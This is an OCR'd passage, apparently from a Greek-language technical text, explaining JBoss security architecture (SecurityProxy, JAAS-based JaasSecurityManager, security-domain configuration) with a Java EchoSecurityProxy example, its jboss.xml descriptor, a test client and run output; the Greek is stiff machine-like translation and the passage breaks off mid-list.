
στην ταυτότητα χρηστών στο περιβάλλον λειτουργίας έχει οριστεί ο υποδεδειγμένος ρόλος από την περιοχή εφαρμογής.

- **SecurityProxy**: Αυτή η διεπαφή περιγράφει τις απαιτήσεις για μια συνήθεια SecurityProxyInterceptor plugin. Ένα SecurityProxy επιτρέπει την εξωτερικοποίηση των ελέγχων ασφαλείας συνήθειας σε μια βάση ανά-μεθόδου και για το σπίτι EJB και για τις μακρινές μεθόδους διεπαφών.

- **SubjectSecurityManager**: Αυτό είναι ένα subinterface AuthenticationManager που προσθέτει τις μεθόδους «accessor» για το όνομα περιοχών ασφάλειας του διευθυντή ασφάλειας και του τρέχοντος επικυρωμένου θέματος.

- **SecurityDomain**: Αυτό είναι μια επέκταση των διεπαφών AuthenticationManager, RealmMapping και SubjectSecurityManager. Είναι μια κίνηση σε μια περιεκτική διεπαφή ασφάλειας βασισμένη στο θέμα JAAS, ένα java.security.KeyStore και το JSSE com.sun.net.ss l.KeyManagerFactory και τις διεπαφές του com.sun.net.ss l.TrustManagerFactory. Αυτή η διεπαφή είναι ένα έργο υπο κατασκευή που θα είναι η βάση μιας αρχιτεκτονικής ασφάλειας πολυ- περιοχών που θα υποστηρίξει καλύτερα ASP τις επεκτάσεις ύφους των εφαρμογών και των πόρων.


Σημειώστε ότι οι διεπαφές AuthenticationManager, RealmMapping και SecurityProxy δεν έχουν καμία ένωση σχετικές με στις το JAAS κατηγορίες. Αν και το πλαίσιο JBossSX εξαρτάται βαριά από JAAS, οι βασικές διεπαφές ασφάλειας που απαιτούνται για την εφαρμογή του J2EE προτύπου ασφάλειας δεν είναι.



Εικόνα 19 Η σχέση μεταξύ των κλάσεων της JBossSX framework υλοποίησης και του JBoss Server EJB container επιπέδου

5.3.1Ενεργοποιώντας την ασφάλεια στον JBoss (άλλη ματία)

Ανάκληση που η συζήτησή μας του J2EE τυποποιημένου προτύπου ασφάλειας τελείωσε με μια απαίτηση για τη χρήση του συγκεκριμένου περιγραφέα επέκτασης κεντρικών υπολογιστών JBoss για να επιτρέψει την ασφάλεια. Οι λεπτομέρειες αυτής της διαμόρφωσης παρουσιάζονται εδώ, όπως αυτό είναι μέρος του γενικού προτύπου ασφάλειας JBoss.



Εικόνα 20 Τα παιδιά- στοιχεία του "security" στοιχείου του JBoss Server σε ένα jboss-web.xml / jboss.xml

Η αξία ενός στοιχείου ασφάλειας- περιοχών διευκρινίζει το όνομα JNDI της εφαρμογής διεπαφών διευθυντών ασφάλειας, που το JBoss χρησιμοποιεί για τα εμπορευματοκιβώτια EJB και Ιστού. Αυτό είναι ένα αντικείμενο που εφαρμόζει και τα δύο είδη των διεπαφών AuthenticationManager και RealmMapping. Όταν διευκρινίζεται ως κορυφαίο στοιχείο καθορίζει ποια περιοχή ασφάλειας ουσιαστικά είναι για όλο το EJBs στη μονάδα επέκτασης. Αυτό είναι η χαρακτηριστική χρήση, επειδή η μίξη των διευθυντών ασφάλειας μέσα σε μια μονάδα επέκτασης περιπλέκει τη λειτουργία και τη διοίκηση. Για να διευκρινίσετε την περιοχή ασφάλειας για ένα μεμονωμένο EJB, διευκρινίζετε την ασφάλεια- περιοχή στο επίπεδο διαμόρφωσης εμπορευματοκιβωτίων. Αυτό θα αγνοήσει οποιοδήποτε κορυφαίο στοιχείο ασφάλειας- περιοχών. Το πλαστό κύριο στοιχείο διευκρινίζει το όνομα που χρησιμοποιεί για το κύριο αντικείμενο που επιστρέφεται με τη μέθοδο EJBContext.getUserPrincipal, όταν επικαλείται ένας πλαστός χρήστης σ'ένα EJB.

Αξίζει να σημειωθεί ότι αυτό δεν μεταβιβάζει καμία πρόσθετη άδεια σε έναν πλαστό επισκέπτη. Ο αρχικός σκοπός του είναι να επιτρέψει στα servlets και τις σελίδες JSP για να επικαλεσθεί ακάλυπτο EJBs και να επιτρέψει στο στόχο EJB για να λάβει έναν non-null προιστάμενο για τον επισκέπτη που χρησιμοποιεί τη getUserPrincipal μέθοδο. Αυτό είναι μια J2EE απαίτηση προδιαγραφών.

Το στοιχείο ασφάλεια-πληρεξούσιου προσδιορίζει μια εφαρμογή πληρεξούσιου ασφάλειας συνήθειας που επιτρέπει στους ελέγχους ασφαλείας ανά αίτημα έξω από το πεδίο του δηλωτικού προτύπου ασφάλειας EJB χωρίς ενσωμάτωση της λογικής ασφάλειας στην εφαρμογή EJB. Αυτό μπορεί να είναι μια εφαρμογή της διεπαφής

org.jboss.security.SecurityProxy ή ακριβώς ένα αντικείμενο που εφαρμόζει τις μεθόδους στο μακρινό σπίτι, στο τοπικό σπίτι ή τις τοπικές διεπαφές του EJB για να εξασφαλίσει χωρίς εφαρμογή οποιασδήποτε κοινής διεπαφής. Εάν η δεδομένη κατηγορία δεν εφαρμόζει τη διεπαφή SecurityProxy, η περίπτωση πρέπει να τυλιχτεί σε μια εφαρμογή SecurityProxy. Το org.jboss.security.SubjectSecurityProxy είναι μια εφαρμογή SecurityProxy παραδείγματος που χρησιμοποιείται από την εγκατάσταση JBossSX προεπιλογής. Ρίξτε μια ματιά σε ένα απλό παράδειγμα μιας συνήθειας SecurityProxy στα πλαίσια ενός τετριμμένου άνευ υπηκοότητος φασολιού συνόδου.

Η συνήθεια SecurityProxy επικυρώνει ότι κανένας δεν επικαλείται τη μέθοδο του φασολιού με μια λέξη ως επιχείρημά του. Αυτό είναι ένας έλεγχος που δεν είναι δυνατός και δεν μπορείτε να καθορίσετε έναν ρόλο FourLetterEchoInvoker επειδή το πλαίσιο ασφάλειας είναι το επιχείρημα μεθόδου, όχι μια ιδιοκτησία του επισκέπτη. Ο κώδικας για τη συνήθεια SecurityProxy δίνεται στο παράδειγμα 8.8, «το παράδειγμα 1 εφαρμογή EchoSecurityProxy συνήθειας που επιβάλλει τον επιχείρημα-βασισμένο στην ηχώ περιορισμό ασφάλειας. » και ο πλήρης κωδικός πηγής είναι διαθέσιμος στο src/τον κεντρικό αγωγό/τον κατάλογο org/jboss/chap8/ex1 των παραδειγμάτων βιβλίων.

Κώδικας

```
package org.jboss.chap8.ex1;

import java.lang.reflect.Method;
import javax.ejb.EJBContext;

import org.apache.log4j.Category;

import org.jboss.security.SecurityProxy;

/** A simple example of a custom SecurityProxy implementation
 *  that demonstrates method argument based security checks.
 * @author Scott.Stark@jboss.org
 * @version $Revision: 1.5 $
 */
public class EchoSecurityProxy implements SecurityProxy
{
    Category log = Category.getInstance(EchoSecurityProxy.class);
    Method echo;

    public void init(Class beanHome, Class beanRemote,
                     Object securityMgr)
        throws InstantiationException
    {
        log.debug("init, beanHome="+beanHome
                  + ", beanRemote="+beanRemote
                  + ", securityMgr="+securityMgr);
        // Get the echo method for equality testing in invoke
        try {
            Class[] params = {String.class};
            echo = beanRemote.getDeclaredMethod("echo", params);
        } catch(Exception e) {
            String msg = "Failed to finde an echo(String) method";
            log.error(msg, e);
            throw new InstantiationException(msg);
        }
```

```
    }

    public void setEJBContext(EJBContext ctx)
    {
        log.debug("setEJBContext, ctx="+ctx);
    }

    public void invokeHome(Method m, Object[] args)
        throws SecurityException
    {
        // We don't validate access to home methods
    }

    public void invoke(Method m, Object[] args, Object bean)
        throws SecurityException
    {
        log.debug("invoke, m="+m);
        // Check for the echo method
        if (m.equals(echo)) {
            // Validate that the msg arg is not 4 letter word
            String arg = (String) args[0];
            if (arg == null || arg.length() == 4)
                throw new SecurityException("No 4 letter words");
        }
        // We are not responsible for doing the invoke
    }
}
```

Παράδειγμα 8.7. Η υλοποίηση ένος EchoSecurityProxy interface που απαιτέι την χρήση των “security” στοιχείων ως arguments στην μέθοδο.

Το EchoSecurityProxy ελέγχει ότι η μέθοδος που επικαλείται στην περίπτωση φασολιών αντιστοιχεί στη μέθοδο ηχούς (σειρά) φόρτωσε τη μέθοδο «init». Εάν υπάρχει μια αντιστοιχία, το επιχείρημα μεθόδου λαμβάνεται και το μήκος του που συγκρίνεται ενάντια σε 4 ή μηδενικό. Καθεμία περίπτωση οδηγεί σε ένα SecurityException που ρίχνεται. Βεβαίως αυτό είναι ένα σχεδιασμένο παράδειγμα, αλλά μόνο στην αίτησή του. Είναι μια κοινή απαίτηση ότι οι εφαρμογές πρέπει να εκτελέσουν τους ελέγχους ασφαλείας βασισμένους στην αξία των επιχειρημάτων μεθόδου.

Το σημείο του παραδείγματος είναι να καταδειχθεί πώς η ασφάλεια συνήθειας πέρα από το πεδίο του τυποποιημένου δηλωτικού προτύπου ασφάλειας μπορεί να είναι εισαχθείς ανεξάρτητος της εφαρμογής φασολιών. Αυτό επιτρέπει στην προδιαγραφή και την κωδικοποίηση των απαιτήσεων ασφάλειας να μεταβιβαστεί στους εμπειρογνώμονες ασφάλειας. Δεδομένου ότι το στρώμα πληρεξούσιου ασφάλειας μπορεί να είναι ανεξάρτητος της εφαρμογής φασολιών και την ασφάλεια μπορεί να την αλλάξουν για να ταιριάξει με τις απαιτήσεις περιβάλλοντος επέκτασης. Ο σχετικός περιγραφέας jboss.xml που εγκαθιστά το EchoSecurityProxy ως πληρεξούσιο συνήθειας για το EchoBean δίνεται στο παράδειγμα 9, «ο περιγραφέας jboss.xml, ο οποίος διαμορφώνει το EchoSecurityProxy ως πληρεξούσιο ασφάλειας συνήθειας για το EchoBean.».

Κώδικας

```
<jboss>
```

```
    <security-domain>java:/jaas/other</security-domain>

    <enterprise-beans>
        <session>
            <ejb-name>EchoBean</ejb-name>
            <security-
proxy>org.jboss.chap8.ex1.EchoSecurityProxy</security-proxy>
        </session>
    </enterprise-beans>
</jboss>
```

Παράδειγμα 9. 'Ενα jboss.xml descriptor που παραμετροποιεί το EchoSecurityProxy σαν ένα ειδικό "security proxy" για το EchoBean.

Τώρα εξετάστε το πληρεξούσιο συνήθειας με το τρέξιμο ενός πελάτη που προσπαθεί να επικαλεσθεί τη μέθοδο EchoBean.echo με τα επιχειρήματα «Hello» και «Four» όπως διευκρινίζονται σε αυτό το τεμάχιο:

Κώδικας

```
public class ExClient
{
    public static void main(String args[])
        throws Exception
    {
        Logger log = Logger.getLogger("ExClient");
        log.info("Looking up EchoBean");

        InitialContext iniCtx = new InitialContext();
        Object ref = iniCtx.lookup("EchoBean");
        EchoHome home = (EchoHome) ref;
        Echo echo = home.create();

        log.info("Created Echo");
        log.info("Echo.echo('Hello') = "+echo.echo("Hello"));
        log.info("Echo.echo('Four') = "+echo.echo("Four"));
    }
}
```

Το πρώτο τηλεφώνημα πρέπει να πετύχει, ενώ ο δεύτερος πρέπει να αποτύχει εξαιτίας του γεγονότος ότι τέσσερα είναι μια λέξη τεσσάρων γραμμάτων. Τρέξτε εφαρμογή χρησιμοποιώντας ως εξής τον μηχανισμό Ant από τον κατάλογο παραδειγμάτων:

Κώδικας


```
[examples]$ ant -Dchap=chap8 -Dex=1 run-example
run-example1:
     [copy] Copying 1 file to /tmp/jboss-4.0.1/server/default/deploy
     [echo] Waiting for 5 seconds for deploy...
     [java] [INFO,ExClient] Looking up EchoBean
     [java] [INFO,ExClient] Created Echo
     [java] [INFO,ExClient] Echo.echo('Hello') = Hello
     [java] Exception in thread "main" java.rmi.ServerException:
RemoteException occurred in server thread; nested exception is:
     [java]       java.rmi.AccessException: SecurityException; nested
exception is:
     [java]     java.lang.SecurityException: No 4 letter words
```

```
...
     [java]                                                    at
org.jboss.chap8.ex1.ExClient.main(ExClient.java:25)
     [java] Caused by: java.rmi.AccessException: SecurityException;
nested exception is:
     [java]     java.lang.SecurityException: No 4 letter words
...
```

Το αποτέλεσμα είναι ότι η echo('Hello') μέθοδος επιτυγχάνει όπως αναμενόταν ενώ η echo('Four') μεθοδος προκαλεί ένα σφάλμα το οποίο επίσης αναμενόταν. Το μέρος – κλειδί στο σφάλμα είναι ότι το «SecurityException("No 4 letter words") που παράγεται από την EchoSecurityProxy τερμάτισε την ανακαλούμενη μέθοδο.

5.4 Η αρχιτεκτονική του JBoss Security Extension

Η προηγούμενη συζήτηση του γενικού στρώματος ασφάλειας JBoss έχει δηλώσει ότι το πλαίσιο επέκτασης ασφάλειας JBossSX είναι μια εφαρμογή των διεπαφών στρώματος ασφάλειας. Αυτό είναι ο αρχικός σκοπός του πλαισίου JBossSX. Οι λεπτομέρειες της εφαρμογής είναι ενδιαφέρουσες δεδομένου ότι προσφέρει πολλή προσαρμογή για την ένταξη στις υπάρχουσες υποδομές ασφάλειας. Μια υποδομή ασφάλειας μπορεί να είναι τίποτα από μια βάση δεδομένων ή κεντρικός υπολογιστής LDAP σε μια περίπλοκη ακολουθία λογισμικού ασφάλειας. Η ευελιξία ολοκλήρωσης επιτυγχάνεται χρησιμοποιώντας το πρότυπο επικύρωσης διαθέσιμο στο πλαίσιο JAAS. Η καρδία του πλαισίου JBossSX είναι το πακέτο (org.jboss.security.plugins.JaasSecurityManager). Αυτή είναι η προεπιλεγμένη υλοποίηση των AuthenticationManager και RealmMapping διεπαφών.



Εικόνα 21 Η σχέση μεταξύ της τιμής του "security-domain" στοιχείου και του JaasSecurityManager

Η σχέση μεταξύ της τιμής του στοιχείου "security-domain", του container και του JaasSecurityManager απεικονίζει μια επιχειρηματική εφαρμογή που περιέχει και EJBs και το περιεχόμενο Ιστού που εξασφαλίζονται κάτω από την περιοχή ασφάλειας jwdomain. Τα εμπορευματοκιβώτια EJB και Ιστού έχουν μια αρχιτεκτονική αναχαίτησης αιτήματος που περιλαμβάνει έναν αναχαιτιστή ασφάλειας, ο οποίος επιβάλλει το πρότυπο ασφάλειας εμπορευματοκιβωτίων.


Στο χρόνο επέκτασης, η αξία στοιχείων ασφάλεια-περιοχών στους περιγραφείς jboss.xml και jboss-web.xml χρησιμοποιείται για να λάβει την περίπτωση διευθυντών ασφάλειας που συνδέεται με το εμπορευματοκιβώτιο. Ο αναχαιτιστής ασφάλειας χρησιμοποιεί έπειτα το διευθυντή ασφάλειας για να εκτελέσει το ρόλο του. Όταν ένα εξασφαλισμένο συστατικό ζητείται, οι έλεγχοι ασφαλείας εκπροσώπων αναχαιτιστών ασφάλειας στην περίπτωση διευθυντών ασφάλειας που συνδέεται με το εμπορευματοκιβώτιο. Η εφαρμογή JBossSX JaasSecurityManager εκτελεί τους ελέγχους ασφαλείας βασισμένους στις πληροφορίες που συνδέονται με την υπαγόμενη περίπτωση που προκύπτει από την εκτέλεση των ενοτήτων σύνδεσης

JAAS που διαμορφώνονται με το όνομα ή το ταίριασμα της αξίας στοιχείων ασφάλειας- περιοχών.

5.4.1 Πως το JaasSecurityManager χρησιμοποιεί το JAAS

Το JaasSecurityManager χρησιμοποιεί τα πακέτα του JAAS για να εφαρμόσει τη συμπεριφορά των διεπαφών AuthenticationManager και RealmMapping. Προπάντων η συμπεριφορά της προέρχεται από την εκτέλεση των περιπτώσεων ενότητας σύνδεσης, που διαμορφώνονται με το όνομα αυτής και ταιριάζουν με την περιοχή ασφάλειας στην οποία το JaasSecurityManager έχει οριστεί. Οι ενότητες σύνδεσης εφαρμόζουν την ασφάλεια κυριότητας με την κύρια επικύρωση του s και με τον ρόλο-χαρτογράφησης της συμπεριφοράς.

Κατά συνέπεια, μπορείτε να χρησιμοποιήσετε το JaasSecurityManager στις διαφορετικές περιοχές ασφάλειας απλά με τη σύνδεση στις διαφορετικές διαμορφώσεις ενότητας σύνδεσης για τις περιοχές. Για να επεξηγήσει τις λεπτομέρειες χρήσης του JaasSecurityManager', της διαδικασίας επικύρωσης JAAS, εσείς θα προχωρήσετε μέσω μιας επίκλησης πελατών, μιας επίκλησης εγχώριας EJB μεθόδου. Η προαπαιτούμενη ρύθμιση είναι ότι το EJB έχει επεκταθεί στον κεντρικό υπολογιστή JBoss και οι μέθοδοι εγχώριων διεπαφών της έχουν εξασφαλιστεί χρησιμοποιώντας τα στοιχεία μεθόδου-άδειας στον περιγραφέα ejb-jar.xml, και έχει οριστεί μια περιοχή ασφάλειας που ονομάζεται jwdomain χρησιμοποιώντας το στοιχείο ασφάλειας-περιοχών , περιγραφέα jboss.xml.



Εικόνα 22 Μία απεικόνιση των βημάτων που περιλαμβάνονται στην διαδικασία της αυθεντικοποίησης και της πρόσβασης ασφάλειας μιάς τοπικής κλήσης EJB μεθόδου

«Μια απεικόνιση των βημάτων που περιλαμβάνονται στην επικύρωση και έγκριση μιας εξασφαλισμένης επίκλησης εγχώριας EJB μεθόδου.» παρέχει μια άποψη του πελάτη στην επικοινωνία κεντρικών υπολογιστών που θα συζητήσουμε. Τα αριθμημένα βήματα που παρουσιάζονται είναι:

1. Ο πελάτης πρέπει πρώτα να εκτελέσει μια σύνδεση JAAS για να καθιερώσει τον προιστάμενο και τα πιστοποιητικά για την επικύρωση, και αυτό ονομάζεται δευτερεύουσα σύνδεση πελατών στον αριθμό. Έτσι οι πελάτες καθιερώνουν τις ταυτότητες σύνδεσής τους σε JBoss. Η υποστήριξη για την παρουσίαση των πληροφοριών σύνδεσης μέσω των ιδιοτήτων JNDI InitialContext παρέχεται μέσω μιας εναλλάσσομενης διαμόρφωσης. Μια σύνδεση JAAS συνεπάγεται μια περίπτωση LoginContext και το όνομα της διαμόρφωσης στη χρήση. Το όνομα διαμόρφωσης είναι άλλο. Αυτή η one-time σύνδεση συνδέει τον προιστάμενο και τα πιστοποιητικά σύνδεσης με όλες τις επόμενες επικλήσεις μεθόδου EJB. Σημειώστε ότι η διαδικασία χρειάζεται να μην επικυρώσει το χρήστη. Η φύση της δευτερεύουσας σύνδεσης πελατών εξαρτάται από τη διαμόρφωση ενότητας σύνδεσης που ο πελάτης χρησιμοποιεί. Σε αυτό το παράδειγμα, η άλλη πελάτης-δευτερεύουσα

είσοδος διαμόρφωσης σύνδεσης είναι οργανωμένη για να χρησιμοποιήσει την ενότητα ClientLoginModule (ένα org.jboss.security.ClientLoginModule). Αυτό είναι η δευτερεύουσα ενότητα πελατών προεπιλογής που δεσμεύει απλά το όνομα χρήστη και τον κωδικό πρόσβασης στο στρώμα επίκλησης JBoss EJB για την πιό πρόσφατη επικύρωση στον κεντρικό υπολογιστή. Η ταυτότητα του πελάτη δεν επικυρώνεται στον πελάτη.

2. Αργότερα, ο πελάτης λαμβάνει την εγχώρια EJB διεπαφή και προσπαθεί να δημιουργήσει ένα φασόλι. Αυτό το γεγονός χαρακτηρίζεται ως επίκληση εγχώριας μεθόδου. Αυτό οδηγεί σε μια επίκληση μεθόδου εγχώριων διεπαφών που στέλνεται στον κεντρικό υπολογιστή JBoss. Η επίκληση περιλαμβάνει τα επιχειρήματα μεθόδου όπου ο πελάτης μαζί με την ταυτότητα και τα πιστοποιητικά χρηστών περνά προς τη σύνδεση πελάτη-πλευράς JAAS, διενεργηθείσα στο βήμα 1.

3. Από την πλευρά κεντρικών υπολογιστών, ο αναχαιτιστής ασφάλειας απαιτεί αρχικά την επικύρωση του χρήστη που επικαλείται την κλήση, η οποία, όπως από την πλευρά πελατών, περιλαμβάνει μια σύνδεση JAAS.

4. Η περιοχή ασφάλειας κάτω από την οποία το EJB εξασφαλίζεται, καθορίζει την επιλογή των ενοτήτων σύνδεσης. Το όνομα περιοχών ασφάλειας χρησιμοποιείται καθώς το όνομα εισόδων διαμόρφωσης σύνδεσης πέρασε στον κατασκευαστή LoginContext. Η περιοχή ασφάλειας EJB είναι jwdomain. Εάν η σύνδεση JAAS επικυρώνει το χρήστη, ένα θέμα JAAS δημιουργείται που περιέχει τα εξής στο PrincipalsSet του:

   - Ένας **java.security**: προιστάμενος που αντιστοιχεί στην ταυτότητα πελατών όπως είναι γνωστή στο περιβάλλον ασφάλειας επέκτασης.

   - Ένα **java.security.acl**: Ονομασμένοι ρόλοι ομάδας που περιέχουν τα ονόματα ρόλου από την περιοχή εφαρμογής στην οποία ο χρήστης έχει διοριστεί.

   - Το **org.jboss.security.SimplePrincipal**: τα αντικείμενα χρησιμοποιούνται για να αντιπροσωπεύσουν τα ονόματα ρόλου. Το SimplePrincipal είναι μια απλή σειρά- βασισμένη στην εφαρμογή του προισταμένου. Αυτοί οι ρόλοι χρησιμοποιούνται για να επικυρώσουν τους ρόλους που ορίζονται στις μεθόδους σε ejb-jar.xml και την εφαρμογή μεθόδου EJBContext.isCallerInRole (σειράς). Ένα προαιρετικό java.security.acl. Ονομασμένη ομάδα CallerPrincipal, το οποίο περιέχει ένα ενιαίο org.jboss.security.SimplePrincipal που αντιστοιχεί στην ταυτότητα της εφαρμογής κυριότητας του επισκέπτη. Το μόνο μέλος ομάδας CallerPrincipal θα είναι η αξία που επιστρέφεται με τη μέθοδο EJBContext.getCallerPrincipal. Ο σκοπός αυτής της χαρτογράφησης είναι να επιτραπεί ένας προιστάμενος όπως είναι γνωστός στο λειτουργικό περιβάλλον ασφάλειας για να χαρτογραφεί σε έναν προιστάμενο με ένα όνομα που είναι γνωστό στην εφαρμογή. Ελλείψει ενός CallerPrincipal που χαρτογραφεί το περιβάλλον ασφάλειας επέκτασης ο προιστάμενος χρησιμοποιείται ως getCallerPrincipal αξία μεθόδου. Δηλαδή ο

λειτουργικός προιστάμενος είναι ο ίδιος με τον προιστάμενο περιοχών εφαρμογής.

Το τελικό βήμα του ελέγχου αναχαιτιστών ασφάλειας είναι να ελεγχθεί ότι ο επικυρωμένος χρήστης έχει την άδεια να επικαλεσθεί τη ζητούμενη μέθοδο που αυτό χαρακτηρίζεται ως δευτερεύουσα έγκριση κεντρικών υπολογιστών, «μια απεικόνιση των βημάτων που περιλαμβάνονται στην επικύρωση και έγκριση μιας εξασφαλισμένης επίκλησης εγχώριας EJB μεθόδου.». Εκτελώντας την έγκριση αυτό συνεπάγεται τα ακόλουθα βήματα:

